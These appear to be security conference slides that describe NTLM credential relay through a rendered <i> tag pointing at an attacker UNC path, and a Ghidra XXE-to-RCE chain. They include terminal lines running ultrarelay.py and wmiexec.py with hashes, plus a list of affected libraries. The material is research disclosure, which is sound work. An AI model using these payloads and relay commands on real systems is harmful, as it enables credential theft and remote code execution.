


NTLM Relay attack using <i> tag

- <i \\attacker 1 1>
- send windows credentials automatically
 - once the tag is rendered on the victim's machine
 - usually without user interaction
- offline brute force
- relay the credentials to other services
 - relay to Exchange (steal emails)
 - relay to another machine that have the same password
 - ...

Case study: Ghidra


- based on JAVA
- using XML to describe a project



GHIDRA

Ghidra XXE

- found by [@sghctoma](#)



XXE is not enough

- steal files
- send http requests
- Can we turn it to RCE?


Ghidra from XXE to RCE

- Java will send credentials when encounters NTLM-based 401 http response
- Attacker set up a malicious http server
- Relay the credentials to SMB service

```
ultrarelay (zsh)
- [zsh]

# salt @ xlab in /tmp/ultrarelay on git:master x [19:32:39]
$ sudo python ultrarelay.py -ip 192.168.1.115 -smb2support_

# salt @ xlab in ~ [19:31:02]
$ wmiexec.py -hashes "calc_"
```





Conclusion

Be careful while debugging

- PHP
- NodeJS
- Java (versions before April 2018)

Be careful while using these libraries

- mermaid (latest)
- MathJax (before v3 beta.3)
- Katex (before v0.10.0-rc)
- FlowChart (latest)
- duilib (with showhtml=true)
- nw.js (registering URI scheme)

Acknowledgements

- @tombkeeper
- @EvilM00n
- @CodeColorist
- @mbechler (<https://github.com/mbechler>)
- @bluec0re (<http://bluec0re.blogspot.com>)
- @k1tten (<https://github.com/k1tten>)
- @sghctoma
- @RicterZ (<https://github.com/RicterZ>)
- ...



Thanks!